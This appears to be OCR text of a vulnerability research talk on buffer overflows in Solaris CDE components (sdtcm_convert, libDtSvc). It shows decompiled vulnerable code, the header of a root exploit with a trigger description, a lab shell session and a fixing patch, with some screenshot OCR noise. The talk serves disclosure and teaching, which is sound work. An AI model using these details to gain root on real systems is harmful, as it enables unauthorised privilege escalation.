
Source: Ghidra cde:/sdtcm_convert – Decompile: _SanityCheck

```
int _SanityCheck(int param_1,char *param_2)

{
  uint uVar1;
  passwd *ppVar2;
  char *pcVar3;
  int iVar4;
  uint uVar5;
  bool bVar6;
  bool bVar7;
  char local_810 [1024];
  char local_410 [1024];
  passwd *local_10;
  int local_c;
  int local_8;
```

Source: Ghidra cde:/sdtcm_convert – Decompile: _SanityCheck

```
if (g_uid != 0) {
  seteuid(0);
}
iVar1 = _DtCmsGetCalendarByName(g_calname,&local_8);
if (iVar1 != 0) {
  pcVar4 = catgets(g_catd,1,0x40,"Failed to parse the calendar file %s\n");
  _fprintf_c89(0x8099a00,pcVar4,__s2);
                    /* WARNING: Subroutine does not return */
  exit(1);
}
if (g_uid != 0) {
  seteuid(g_uid);
}
if (g_output_ver == -1) {
  if (local_8[9] == 1) {
    g_output_ver = 3;
  }
```

Source: Ghidra cde:/sdtcm_convert – Decompile: main


Solaris10_1-13 (Snapshot 1) [Running]
File Manager – raptor
File Selected View Help
Console
Window Edit Options Help
FILES
/usr/dt/bin/dtcm The executable for dtcm.
/usr/dt/app-defaults/<LANG>/Dtcm
The system-default application defaults file for dtcm.
/usr/dt/appconfig/types/<LANG>/dtcm.dt
The file of default calendar-specific actions. See dtactionfile(4).
/usr/dt/bin/rpc.cmsd
The calendar daemon (server) that manages calendars on a machine.
/var/spool/calendar/callog.<user>
The persistent calendar database for a user on this machine.
EXAMPLES
None.
ATTRIBUTES
See attributes(1) for descriptions of the following attributes:
--More--(96%)
Help Vie
Web
Pers
Find Web Page
Feb 22
One
Two
Three
Four
EXIT
Right ⌘

C raptor_sdtcm_conv.c ×


Users > raptor > Desktop > vuln-dev > sol10 > C raptor_sdtcm_conv.c > ...

```
1   /*
2    * raptor_sdtcm_conv.c - CDE sdtcm_convert LPE for Solaris/Intel
3    * Copyright (c) 2019-2020 Marco Ivaldi <raptor@0xdeadbeef.info>
4    *
5    * A buffer overflow in the _SanityCheck() function in the Common Desktop
6    * Environment version distributed with Oracle Solaris 10 1/13 (Update 11) and
7    * earlier allows local users to gain root privileges via a long calendar name
8    * or calendar owner passed to sdtcm_convert in a malicious calendar file.
9    *
10   * The open source version of CDE (based on the CDE 2.x codebase) is not
11   * affected, because it does not ship the vulnerable binary.
12   *
13   * "CDE, the gift that keeps on giving" -- @0xdea
14   * "Feels more like a curse you can't break from this side." -- @alanc
15   *
```

Source: raptor_sdtcm_conv.c (currently unreleased)

```
 * earlier allows local users to gain root privileges via a long calendar name
 * or calendar owner passed to sdtcm_convert in a malicious calendar file.
 *
 * The open source version of CDE (based on the CDE 2.x codebase) is not
raptor@eris sol10 % scp raptor_sdtcm_conv.c 10.0.0.31:
Password:
raptor_sdtcm_conv.c                           100% 8981     8.4MB/s   00:00
raptor@eris sol10 % ssh 10.0.0.31
Password:
Last login: Sat Feb 29 19:36:06 2020 from aaaa:aaaaaaaaaa
Oracle Corporation      SunOS 5.10      Generic Patch   January 2005
$ bash
bash-3.2$ cat /etc/release
                    Oracle Solaris 10 1/13 s10x_u11wos_24a X86
  Copyright (c) 1983, 2013, Oracle and/or its affiliates. All rights reserved.
                         Assembled 17 January 2013
bash-3.2$ uname -a
SunOS nostalgia 5.10 Generic_147148-26 i86pc i386 i86pc
bash-3.2$ id
uid=54322(raptor) gid=1(other)
bash-3.2$
```


CVE-2020-285 I
CDE libDtSvc
December 2019 - April 2020


“All memory corruption vulnerabilities should be treated as exploitable.”
The Art of Software Security Assessment

```
if (param_1 != 0) {
  strcpy(local_f0,*(char **)(param_1 + 0x80));
  strcpy(local_88,*(char **)(param_1 + 0x80));
  puVar4 = (undefined *)Dt_strchr(local_f0,0x3a);
  if (puVar4 != (undefined *)0x0) {
    *puVar4 = 0;
  }
  puVar4 = (undefined *)Dt_strchr(local_f0,0x2e);
  if (puVar4 != (undefined *)0x0) {
    *puVar4 = 0;
  }
  iVar3 = strcmp(local_f0,"unix");
  if (((iVar3 == 0) || (iVar3 = strcmp(local_f0,"local"), iVar3 == 0)) ||
     (iVar3 = strcmp(local_f0,""), iVar3 == 0)) {
    SmGetShortHostname(local_f0,0x19);
  }
```

Source: Ghidra cde:/libDtSvc.so – Decompile: _DtCreateDtDirs

```
/* WARNING: Could not reconcile some variable overlaps */

char * _DtCreateDtDirs(int param_1)

{
  size_t sVar1;
  size_t sVar2;
  int iVar3;
  undefined *puVar4;
  uint uVar5;
  char *__dest;
  char *local_190 [4];
  stat64 local_180;
  char local_f0 [104];
  char local_88 [112];
  char *local_18;
  char *local_14;
  char *local_10;
  undefined *local_c;
  undefined local_8 [4];
```

Source: Ghidra cde:/libDtSvc.so – Decompile: _DtCreateDtDirs

```
undefined4 getSessionPath(undefined4 param_1,undefined4 param_2,char **param_3,int *param_4)

{
  undefined4 uVar1;
  int iVar2;
  char *__file;
  char *pcVar3;
  stat64 local_b0;
  int local_14;
  int *local_10;
  undefined *local_c;
  char *local_8;

  local_8 = (char *)XtDisplay(param_1);
  __file = (char *)_DtCreateDtDirs(local_8);
  pcVar3 = (char *)0x0;
  if (__file == (char *)0x0) {
```

Source: Ghidra cde:/libDtSvc.so – Decompile: getSessionPath

```
@@ -173,12 +170,13 @@
                */
               if ((displayName = GetDisplayName (display)) != NULL) {

-                  strncpy (tmpPath, home, MAXPATHLEN);
-                  strncat (tmpPath, "/" DtPERSONAL_CONFIG_DIRECTORY, MAXPATHLEN);
-                   strncat (tmpPath, "/", MAXPATHLEN);
-                   strncat (tmpPath, displayName, MAXPATHLEN);
+                   snprintf(tmpPath, MAXPATHLEN, "%s/%s/%s",
+                            home,
+                            DtPERSONAL_CONFIG_DIRECTORY,
+                            displayName);

                   free(displayName);  /* CDExc22771 */
+                   displayName = NULL;

                   if ((status = stat (tmpPath, &buf)) == -1) {
                      if ((status = mkdir (tmpPath, 0000)) != -1)
```

Source: https://sourceforge.net/p/cdesktopenv/code/ci/6b32246d06ab16fd7897dc344db69d0957f3ae08/

Source: https://twitter.com/0xdea/status/1194874213015916544

Key takeaways

Memory corruption bugs stubbornly refuse to die.

There are still obvious bugs in widely used software.

Modern exploit mitigation techniques can’t always help.

Sometimes, old decisions come back to bite you.

Closed source programs are not more secure.


You can do it yourself!


“Why do a CTF,
when you can do Solaris?”

Decompile: __0FJcheck_dirPcTBPPP6QStatusLineStructPii - (dtprintinfo_intel)

